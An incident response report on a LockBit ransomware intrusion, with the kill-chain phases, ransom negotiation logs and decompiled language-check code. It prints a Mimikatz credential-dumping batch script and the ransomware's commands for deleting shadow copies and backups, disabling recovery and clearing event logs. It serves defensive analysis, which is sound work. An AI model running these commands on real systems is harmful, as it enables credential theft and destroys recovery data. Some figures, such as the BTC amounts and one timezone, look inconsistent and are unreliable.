March 30 2021

LockBit Threat Report

Authored by Bethany Cooper

Gridware

Table of Contents

Executive Summary 3
Containment and Remediation 3
Cyber Attack Lifecycle 3
- 1. Reconnaissance 4
  - Scanning for Point of Entry 4
- 2. Weaponization 5
- 3. Delivery 6
- 4. Exploitation 6
- 5. Installation 6
- 6. Command and Control (C2) 7
- 7. Actions on objectives 7

Threat Intelligence 7
- Originating Country 7

Malware Analysis 10
- Embedded Data 10
- Analysis 12
  - Check For Language 12
  - Check for Command Line Arguments 13
  - UAC Bypass 14
  - Set Session Registry 17
  - Change Wallpaper 21
  - IOC List 23

Executive Summary

Gridware's incident response team was notified that VICTIM ORG #1 (the victim organisation) was compromised with LockBit ransomware. Staff found that files on the file server, SQL server and domain controller were encrypted and appended with the ***'.lockbit'*** extension. Ransom notes were left demanding payment in exchange for the decryption keys. Gridware was engaged to carry out containment activities and conduct an investigation of the incident to assess both a) the original point of entry into the network and b) the potential for data exfiltration to have occurred.

Because the threat actor deleted all of the backups, VICTIM #1 chose to pay the ransom to acquire all three decryption keys in order to recover critical data from compromised systems. While Gridware would not recommend that the ransom is paid, in this case, the data that was lost was critical to ensuring that VICTIM #1 could continue to operate and minimise the business impact.

Containment and Remediation

Gridware's first response to being notified of the incident was to schedule a triage call with VICTIM ORG #1 and MSP #1 (VICTIM #1's managed service provider). During the triage call, the incident response team was able to obtain further information to verify an incident had occurred, determine who was affected, and understand the level of support VICTIM ORG #1 and MSP #1 needed to address the incident. This information was integral in formulating a plan to achieve containment in the environment and minimise the impact to normal business operations. Additionally, an evidence acquisition request was sent to MSP #1 to ensure that Gridware could collect all required evidence needed for the forensic investigation.

MSP #1 managed three servers on-premises at VICTIM ORG #1 under a service agreement. These consisted of the following servers:

Table 1: VICTIM ORG #1 Server List

Endpoint Type	Full Hostname	Operating System	Description
Server	RDP #1	Windows Server 2008 R2 Standard	RDP server
Server	DC #1	Windows Server 2012 R2 Standard	Domain controller
Server	SQL #1	Windows Server 2012 R2 Standard	SQL server for client and other critical data
500 Workstations	NA	Windows 10 Pro	Employee Laptops

Forensic images were acquired of both RDP #1 and DC #1. However, images could not be acquired of the SQL server SQL #1 due to the large amount of data stored on this server. Memory dumps were taken of all servers, however.

Once the evidence was acquired (images of the workstations were not acquired due to time constraints), Carbon Black EDR sensors were deployed to all systems, beginning with the on-prem servers that were encrypted. Carbon Black is a cloud endpoint security solution that is used for detecting malicious behaviour and preventing further malicious activity when a system has been compromised. It also includes capabilities for threat hunting and triage which were essential to acquire data from SQL #1 considering that a forensic image of this system could not be acquired. Gridware's incident response team also coordinated with MSP #1 to send out sensor installation requests and installation instructions to all users employed by VICTIM ORG #1, both locally and overseas.

Cyber Attack Lifecycle

LockBit is known to operate as a ransomware-as-a-service (RaaS) and therefore, has many different operator groups with differing methods of intrusion. This report details the operator's modus operandi for this incident specifically; this is described in a series of phases in the cyber kill-chain lifecycle, from the initial reconnaissance of the victim network to actions on objectives which accomplish the final goal.




Figure 1: LockBit Cyber Kill Chain

1. Reconnaissance

SCANNING FOR POINT OF ENTRY

The threat actor used compromised user credentials to log into each target through RDP. How these credentials were acquired during the reconnaissance phase is unclear. Generally, methods for reconnaissance are either ***active*** or ***passive***. Essentially, active methods involve direct interaction with the target while passive methods do not. Because of this, active reconnaissance is harder to hide and can be more easily detected by intrusion detection systems (IDS) and blocked by firewalls.

The following are examples of activate reconnaissance methods:

- Port scanning using tools such as Nmap, Advanced IP Scanner, etc.
- OS fingerprinting, which tools such as Nmap can carry out. This method is useful for finding vulnerabilities in systems that have outdated versions of software. In some incidents, we have even seen that the source of compromise was a single Windows 7 machine that had not received critical security updates. Because of these oversights, these systems can be readily exploited by a threat actor who can then move laterally to other systems in the network.
- Brute-forcing passwords to guess credentials

On the other hand, passive reconnaissance is much harder to detect due to minimal interaction with target systems that result in no footsteps left. The primary mitigation tactic against passive reconnaissance is pro-active; performing regular vulnerability testing, hardening systems and checking websites such as ***Have I Been Pwned***[1] to ensure sensitive credentials have not been breached.

For example, credentials can be sourced using the following methods:

- Shodan
- Purchased from black markets on the dark web.
- Extracted from other sources, such as a compromised workstation or an account using the same credentials that was breached.

1. Have I Been Pwned: https://haveibeenpwned.com/

Although unrelated to this incident, an example of RDP access being sold on a popular Russian speaking forum is included in figure 2 below. This is included as an example to demonstrate the risk of system information being sold on the dark web to other threat groups for nefarious purposes.




Figure 2: RDP Access Sold on the Dark Web (unrelated to LockBit)

One of the limitations of this investigation involving LockBit was the difficulty in establishing how the threat actor obtained credentials for the initial point of entry. The evidence indicates that the threat actor first accessed RDP #1 using account USER01. It is possible that the credentials for this account were obtained using passive methods such as from a phishing email that targeted the user or from dark web sellers similar to figure 2. However, the system in question had Windows 7 installed, which no longer receives security updates and therefore is vulnerable to exploitation.

2. Weaponization

On compromised servers, a malicious toolset was deployed. This consisted primarily of tools to scan for additional hosts in the network, dump credentials for Windows user accounts on compromised systems, and prevent tampering with the encryption process when the ransomware is executed.

This toolset was deployed to each system compromised by the threat actor and used to carry out objectives in the latter phases of the incident.

Table 2: LockBit Operator Toolset

Tool	Description
Mimikatz	Mimikatz[2] is a credential stealing tool used to dump plain-text passwords, NTLM hashes, tokens, and other details for Windows accounts. This tool was used to dump plain-text passwords and NTLM hashes on compromised targets
Batch scripts	Batch scripts are used to run Mimikatz to dump credentials and save the output, then delete Mimikatz executable files
Mouse Lock v2.2	Mouse Lock V2.2[3] is a program available for download at SourceForge[1] that when run, locks the mouse cursor on the screen. A password set when it is run is required to unlock it and regain access to the system.
Everything (voidtools)	Everything[4] is a tool primarily used to list files and directories recursively on a system. It can also perform file copy and move operations as well.
Advanced Port Scanner	Advanced Port Scanner[5] is a legitimate network scanning tool used by system administrators and IT staff. This tool is used to scan for open ports, services and hosts residing on a network.
5-NS new.exe	5-NS new.exe[6] is a malicious network scanning tool that was present on compromised targets. This is an illegitimate tool created by threat actor groups to scan and map network shares for reconnaissance purposes.

2. https://github.com/gentilkiwi/mimikatz
3. https://sourceforge.net/projects/mouselock/
4. https://www.voidtools.com/
5. https://www.advanced-port-scanner.com/
6. https://www.virustotal.com/gui/file/f47e3555461472f23ab4766e4d5b6f6fd260e335a6abc31b860e569a720a5446

3. Delivery

It was found that the threat actor delivered the malicious toolset to compromised systems directly through RDP. The RDP server RDP #1 was the first system compromised, and the threat actor was able to use this server as a vantage point within the network. From this, the threat actor could move to other servers to deliver similar payloads, thereby encrypting as many systems as possible.

4. Exploitation

The batch script files used to run Mimikatz are no longer present and have been deleted by the threat actor. However, evidence of these was acquired from file carving which shows the contents of scripts used to run the Mimikatz executable then delete Mimikatz files and the batch file itself. Analysis of carved files from unallocated space has uncovered these commands.

```
@echo off
cls
color 03
title #3389  Fast Dump
cd /d %~dp0

:64
mimikatz.exe "privilege::debug" "log Result.txt" "sekurlsa::logonPasswords"
"token::elevate" "lsadump::sam" exit
del kiwi.exe /F /Q
del mimidrv.sys /F /Q
del mimilib.dll /F /Q
del %0
```

When run, this script will create a command prompt window, clear the command prompt screen (cls), change the text colour to cyan (color 03) and change the window title to "#3389 Fast Dump". Then, the cd command is used to change the working directory to the drive letter and path of the location for the batch file. The executable ***mimikatz.exe*** is then called with the following arguments:

- **"privilege::debug"** - get debug privileges that allow a user to access processes that would normally be disallowed. Debug privilege is a legitimate security policy setting included to allow users to attach a debugger to processes or kernel objects. However, this is exploited in Mimikatz to escalate privileges and dump sensitive credentials from memory.
- **"log Result.txt"** – use a file named "Result.txt" as a log file that stores everything input/output using Mimikatz.
- **"sekurlsa::logonPasswords"** – dump plaintext passwords and hashes from the memory of lsass. exe for recently logged in and current users. Lsass (Local Security Authority Subsystem Service) manages the security policy in Windows, including logon events. However, in recent versions of Windows plaintext passwords are not stored in memory.
- **"token::elevate"** - elevate privileges to the SYSTEM account by impersonating a token.
- **"lsadump::sam"** - dump local credentials from the SAM registry hive (requires SYSTEM privileges).

After ***mimikatz.exe*** is executed, the del command is used to delete the Mimikatz files ***kiwi.exe***, ***mimidrv.sys*** and ***mimilib.dll***; the parameters /F and /Q are specified to force deletion of files and specify quiet mode without any confirmation prompts, respectively. Once it has finished executing, the del command is invoked to delete the current batch file.

Evidence was acquired from file carving which shows that the file ***Results.txt*** contained the output from the Mimikatz tool used to extract credentials. Analysis of carved files from unallocated space on RDP #1 has uncovered text containing these commands that were run and their output.

5. Installation

Once executed, the ransomware adds itself to the ***SOFTWARE\Microsoft\Windows\CurrentVersion\Run*** registry key and will remove itself from this key once execution has completed. This is so that if the system is shutdown or restarted while the ransomware is encrypting files, it will resume execution once the system boots again.

To run itself with escalated privileges without being detected, the Lockbit ransomware implements UAC

bypass using the ICMLuaUtil COM interface and the ColorDataProxy COM object. This is so that the ransomware can obtain elevated privileges without a UAC prompt being displayed to the user, thereby alerting them to the threat actor's presence.

6. Command and Control (C2)

The threat actor maintains persistency on systems using compromised user credentials. Because RDP ports on the compromised RDP server RDP #1 were forwarded to the external internet, the threat actor could use this server as an entry point and move laterally to other servers using compromised domain administrator account USER #1.

7. Actions on Objectives

The previous phases of the incident were carried out to accomplish the threat actors main goal – to extort funds from the victim for financial gain. Threat intelligence on the LockBit group indicates that the developers of the ransomware offer LockBit as a ransomware as a service (RaaS) offering to buyers. This is a business model that offers a subscription type of service to affiliates who operate ransomware[7]. These affiliates receive a portion of each successful ransomware payment that is made which is split with the LockBit developers. Based on this information, it can be concluded that the operators of LockBit are financially motivated with the main goal being to force the victim into paying the ransom to decrypt their files.

For each directory of files encrypted, the LockBit ransomware will drop a ransom note text file that contains the steps for paying the ransom and the URLs for the LockBit website that facilitates this. A ransom note in the form of a HTML application file is placed on the desktop with similar contents. The desktop wallpaper is also altered, directing the victim to see the ransom note text file that has been dropped in each directory.

In some cases, the threat actor behind LockBit has also been known to threaten to leak data publically if the ransom is not paid. Previously, LockBit had banded together with the now-disbanded Maze group to leak stolen data on the Maze "public-shaming" site. The LockBit developers eventually separated and started their own data leak site[8]; however, the website has been down as of writing this.

Threat Intelligence

ORIGINATING COUNTRY

Further analysis was undertaken to determine the background and nationality of the LockBit developers and affiliates. One of the key pieces of evidence was present in the ransomware code, where it was found that the ransomware will cease execution if it detects that the default language of the system indicates the user is within one of the Commonwealth of Independent States (CIS).

Table 3: Language Localities Checked with Timezones

Language	Location (or type)	Timezone
Azerbaijani (Cyrillic)	Azerbaijan	UTC +4
Azerbaijani (Latin)	Azerbaijan	UTC +4
Armenian	Armenia	UTC +4
Belarusian	Belarus	UTC +3
Georgian	Georgia	UTC -5
Kazakh	Kazakhstan	UTC +6 (East) or UTC +5 (West)
Kyrgyz	Kyrgyzstan	UTC +6
Russian	Moldova	UTC +2
Russian	Russia	Range from UTC +2 to UTC +12
Tajik (Cyrillic)	Tajikistan	UTC +5
Turkmen	Turkmenistan	UTC +5
Uzbek (Cyrillic)	Uzbekistan	UTC +5
Uzbek (Latin)	Uzbekistan	UTC +5
Ukrainian	Ukraine	UTC +2

7. Crowdstrike - Ransomware as a Service (RaaS) Explained: https://www.crowdstrike.com/cybersecurity-101/ransomware/ransomware-as-a-service-raas/
8. Bleeping Computer - LockBit ransomware launches data leak site to double-extort victims: https://www.bleepingcomputer.com/news/security/lockbit-ransomware-launches-data-leak-site-to-double-extort-victims/

To acquire all three decryption keys, this required negotiation with the threat actor on the LockBit website. A record of approximate times was kept to determine approximately what time zone the threat actor is based in based on their working hours.

Based on the below times, the threat actor is likely least active from approximately 5 PM to 6 AM (UTC). If it is assumed that the threat actor follows a typical working day, then these working hours best align with Russian time zones, particularly Moscow Time at UTC+3. Additionally, threat intelligence currently indicates that the LockBit developers are Russian based, especially because they choose not to target CIS countries much like other Russian threat groups. However, further evidence is needed to determine this with certainty and this is not likely to be uncovered while the threat actor is still at large.

Table 4: Record of Messages Between Threat Actor and Gridware/Victim

Sender	Timestamp (UTC)	Message	Key
VT	Day 1 at 3 am	Hey, I was just curious as to how I can recover my files?	SQL_ KEY
VT	Day 1 at 4 am	Hello, is anyone there?	SQL_ KEY
TA	Day 1 at 7 am	Hello sir	SQL_ KEY
TA	Day 1 at 7 am	Please answer the questions: 1) How many computers do you need to decrypt? 2) How many gigabytes of information were on these computers?	SQL_ KEY
VT	Day 3 at 10 am	No, I need 2 computers decrypted	DC_KEY
TA	Day 3 at 11 am	Sir, the cost of decrypting 2 computers is 19,000 BTC. And you only sent 15,000 BTC. You need to pay another 4,000 BTC I think I understand what the mistake is. Apparently you decided that the cost of 2 computers will be 15,000 BTC because for three computers I announced the price of 19,000 BTC. I apologize, the cost of decrypting two servers is 17,000 BTC You need to pay an additional 2,000 BTC so that I can decrypt 2 computers for you	DC_KEY
VT	Day 3 at 12 pm	Decrypting two computers is 16,000 BTC	DC_KEY
VT	Day 3 at 12 pm	You wanted 8,000 BTC per computer?	DC_KEY
TA	Day 3 at 12 pm	okay. You're right. I was wrong in counting	DC_KEY
TA	Day 3 at 12 pm	So you need to send another 1,000 BTC. The wallet is the same	DC_KEY
TA	Day 3 at 12 pm	In order to prepare the correct decryption keys, I need to know the id of the computers you want to decrypt. The IDs are indicated in the links in the TXT files on these computers. Each computer has an individual link	DC_KEY
TA	Day 3 at 5 pm	please give me the IDs of computers that you want to decrypt	DC_KEY
TA	Day 4 at 7 am	I would like to decrypt your first computer. Tell me the computer with which ID you want to decrypt	DC_KEY
VT	Day 4 at 8 am	Do you mean the numbers and letters after the link? It has {REDACTED DC_KEY} and we want to decrypt the sql server SQL #1 and then we will send 1,000 BTC tomorrow for the domain controller if it works	DC_KEY
TA	Day 4 at 9 am	So you need the decryptor key from this computer, right?	DC_KEY
TA	Day 4 at 9 am	What is the ID specified in the TXT files of the SQL server?	DC_KEY
TA	Day 4 at 9 am	Now I send you the decryption key for this computer. You must download and run it with a double click. Computer decryption time takes no more than 2 hours on average	DC_KEY
VT	Day 4 at 9 am	ok where are you sending it? is that the right id?	DC_KEY

Sender	Timestamp (UTC)	Message	Key
TA	Day 4 at 10 am	the download link is at the bottom of this page. Turn off your antivirus to download the file. ID is right	DC_KEY
TA	Day 4 at 10 am	I sent the key for the id that you specified	DC_KEY
VT	Day 4 at 3 am	We paid 1,000 BTC, can we get the key for ID {REDACTED SQL_KEY} please?	DC_KEY
TA	Day 5 at 6 am	You need to open the link for this id, then decrypt the test file and write to me	DC_KEY
VT	Day 6 at 3 am	Hey, can we please get the key for ID {REDACTED SQL_KEY}? We have paid the amount you requested.	SQL_KEY
TA	Day 6 at 8 am	You need to decrypt the test file so that I can send you the correct key	SQL_KEY
VT	Day 7 at 3 am	There isn't any place to upload the test file like on the other site	SQL_KEY
VT	Day 7 at 3 am	Is there any way I can send it to you or upload it?	SQL_KEY
VT	Day 8 at 1 am	Hey, could we please get the decryption key for {REDACTED SQL_KEY}?	SQL_KEY
TA	Day 8 at 7 am	In order for me to submit the correct key for this ID, you need to upload a test file. Apparently you cannot upload the file due to an error on the site. Give me some time. I'll fix the error so you can upload the test file	SQL_KEY
VT	Day 9 at 12 am	Thanks - Please let me know when this is fixed.	SQL_KEY
VT	Day 9 at 5 am	Hi again, could you please let me know how can I get the encryption key for {REDACTED RDP_KEY}?	RDP_KEY
VT	Day 9 at 6 am	Hello. What would we need to do to get you the sample file? We would really like to get the decryption key for {REDACTED SQL_KEY}.	SQL_KEY
TA	Day 9 at 6 am	The cost of decrypting key for {REDACTED RDP_KEY} is 5,000 BTC	RDP_KEY
TA	Day 9 at 6 am	You need to send 5,000 in BTC to the wallet 1KsiEH5ZrfS3XhLVUU758rMKnP65kz2GYz	RDP_KEY
TA	Day 9 at 7 am	I need some more time to fix the error loading the test file. Please wait some more	SQL_KEY
VT	Day 9 at 8 am	Thanks, please let me know when it is ready	SQL_KEY
VT	Day 9 at 11 am	Hey, I have uploaded the correct file. Will you send me the decryptor now? Thanks for fixing the error.	SQL_KEY
TA	Day 9 at 1 pm	Sending a key	SQL_KEY
VT	Day 11 at 9 am	Hey, we will organise payment for tomorrow, will you send us the key then?	RDP_KEY
TA	Day 11 at 11 am	I will send you the key immediately after payment	RDP_KEY
VT	Day 15 at 1 am	We have sent the payment to that wallet, could you please send us the decryptor for {REDACTED RDP_KEY}?	RDP_KEY
TA	Day 15 at 6 am	Sending the key	RDP_KEY

Malware Analysis

The LockBit ransomware executable was analysed using the following methods:

- Static analysis methods to examine the decompiled code.
- Dynamic analysis methods to execute the ransomware within a virtual machine and examine its' behaviours.

This section details a summary of findings based on this technical analysis.

Embedded Data

Strings were extracted from the ransomware executable and deobfuscated. It was found that both ransom notes in text and HTML Application (HTA) format respectively were present. This is contained within the ransomware executable and is deobfuscated then dropped in each directory with encrypted files.





Figure 3: Screenshot of Section of HTA Ransom Note

The HTA ransom note extracted can be viewed as a HTA application file. Notably, it contains the surface web link ***http://lockbit-decryptor.top/?123456789112345678911234567891123*** and the onion link ***http://lockbitks2tvnmwk.onion/?123456789112345678911234567891123*** for ransom negotiation. The ID ***123456789112345678911234567891123*** appended to the end of these links is likely to be a placeholder for the actual ransom ID generated for each encrypted machine.

Figure 4: Screenshot of HTA Ransom Note Extracted



The text file ransom note also contains the surface web link and onion link to access the ransom negotiation site. However, the placeholder ID is not present.

Figure 5: Screenshot of TXT File Ransom Note

```
All your important files are encrypted!
Any attempts to restore your files with the thrid-party software will be fatal
for your files!
RESTORE YOU DATA POSIBLE ONLY BUYING private key from us.
There is only one way to get your files back:
1) Through a standard browser(FireFox, Chrome, Edge, Opera)
| 1. Open link http://lockbit-decryptor.top/?
| 2. Follow the instructions on this page
2) Through a Tor Browser - recommended
| 1. Download Tor browser - https://www.torproject.org/ and install it.
| 2. Open link in TOR browser - http://lockbitks2tvnmwk.onion/?
 Starting IO threads...
Unable to bind NOTE file IOCP %S error: %d
     This link only works in Tor Browser!
| 3. Follow the instructions on this page
 ###  Attention! ###
 # lockbit-decryptor.top may be blocked. We recommend using a Tor browser to
 access the site
 # Do not rename encrypted files.
 # Do not try to decrypt using third party software, it may cause permanent
 data loss.
 # Decryption of your files with the help of third parties may cause increased
 price(they add their fee to our).
 # Tor Browser may be blocked in your country or corporate network. Use https://
 bridges.torproject.org or use Tor Browser over VPN.
 # Tor Browser user manual https://tb-manual.torproject.org/about
```

Commands run embedded within executable to delete volume shadow copies, edit the boot status policy, clear system state backups and clear Windows event logs. These commands were executed to do the following:

- Run ***cmd.exe***
- Run commands to delete volume shadow copies using vssadmin.exe with “all” and “quiet” flags enabled.
- Use ***wmic*** to delete shadow copies
- Edit the Boot Configuration Data (BCD) using ***BCDEdit***. Set the boot status policy to “IgnoreAllFailures” “recoveryenabled No” to disable automatic repair on startup.
- Delete the system state backups using ***wbadmin***
- Clear system, security and application logs in Windows Event Viewer using ***wevtutil***.

```
cmd.exe
runas
/c vssadmin delete shadows /all /quiet & wmic shadowcopy delete & bcdedit /
set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default}
recoveryenabled no & wbadmin delete catalog -quiet
/c vssadmin Delete Shadows /All /Quiet
/c bcdedit /set {default} recoveryenabled No
/c bcdedit /set {default} bootstatuspolicy ignoreallfailures
/c wbadmin DELETE SYSTEMSTATEBACKUP
/c wbadmin DELETE SYSTEMSTATEBACKUP -deleteOldest
/c wmic SHADOWCOPY /nointeractive
/c wevtutil cl security
/c wevtutil cl system
/c wevtutil cl application
Volume Shadow Copy & Event log clean
```

There are also embedded commands which are used to delete itself after halting execution. Because the running executable cannot delete itself, it opens a new ***cmd.exe*** process and sends three ping requests to localhost (127.0.0.1) to give the calling process (the ransomware currently running) time to exit. Then, the ransomware executable file is zeroed out (fsutil file setZeroData offset=0 length=524288 "%s") and the file is deleted (Del /f /q "%s").

```
cmd.exe
y /C ping 127.0.0.7 -n 3 > Nul & fsutil file setZeroData offset=0 length=524288
"%s" & Del /f /q "%s"
```

Analysis

CHECK FOR LANGUAGE

When the ransomware executed, it checks for the default language of the system and current user using the Windows API calls ***GetSystemDefaultUILanguage*** and ***GetUserDefaultUILanguage***, respectively. If the language code identifier (LCID) is of one of the localities specified, the program will exit. Otherwise, the function will return, and the ransomware will continue execution.

Figure 6: Functions to Check Language

Decompile: FUN_check_language - (9AE2456EE17245AA.exe)

```
1
2  void FUN_check_language(void)
3
4  {
5    LANGID LVar1;
6
7                    /* If the system default UI language is not the following LCID specified,
8                       execute statement in if block */
9    LVar1 = GetSystemDefaultUILanguage();
10   if ((((((LVar1 != 0x82c) && (LVar1 != 0x42c)) && (LVar1 != 0x42b)) &&
11        ((LVar1 != 0x423 && (LVar1 != 0x437)))) && (LVar1 != 0x43f)) &&
12       ((((LVar1 != 0x440 && (LVar1 != 0x819)) &&
13         ((LVar1 != 0x419 && (((LVar1 != 0x428 && (LVar1 != 0x442)) && (LVar1 != 0x843)))))) &&
14        ((LVar1 != 0x443 && (LVar1 != 0x422)))))) {
15                   /* If the system default UI language is not the following LCID specified, return
16                      */
17     LVar1 = GetUserDefaultUILanguage();
18     if ((((LVar1 != 0x82c) &&
19          (((LVar1 != 0x42c && (LVar1 != 0x42b)) &&
20           ((LVar1 != 0x423 && (((LVar1 != 0x437 && (LVar1 != 0x43f)) && (LVar1 != 0x440)))))))) &&
21         (((LVar1 != 0x819 && (LVar1 != 0x419)) && (LVar1 != 0x428)))) &&
22        (((LVar1 != 0x442 && (LVar1 != 0x843)) && ((LVar1 != 0x443 && (LVar1 != 0x422)))))) {
23       return;
24     }
25   }
26                   /* WARNING: Subroutine does not return */
27                   /* Will call ExitProcess to stop execution of the ransomware if the LCID is one
28                      of the above listed in if statements */
29   ExitProcess(0);
30 }
```

Below are all LCIDs checked for by the ransomware for each corresponding hex value. Notably, all of the LCIDs checked are for those countries that are members of the Commonwealth of Independent States (CIS). This is commonly seen in ransomware operated by groups originating from Russia, who avoid targeting CIS countries to avoid drawing attention from the government.

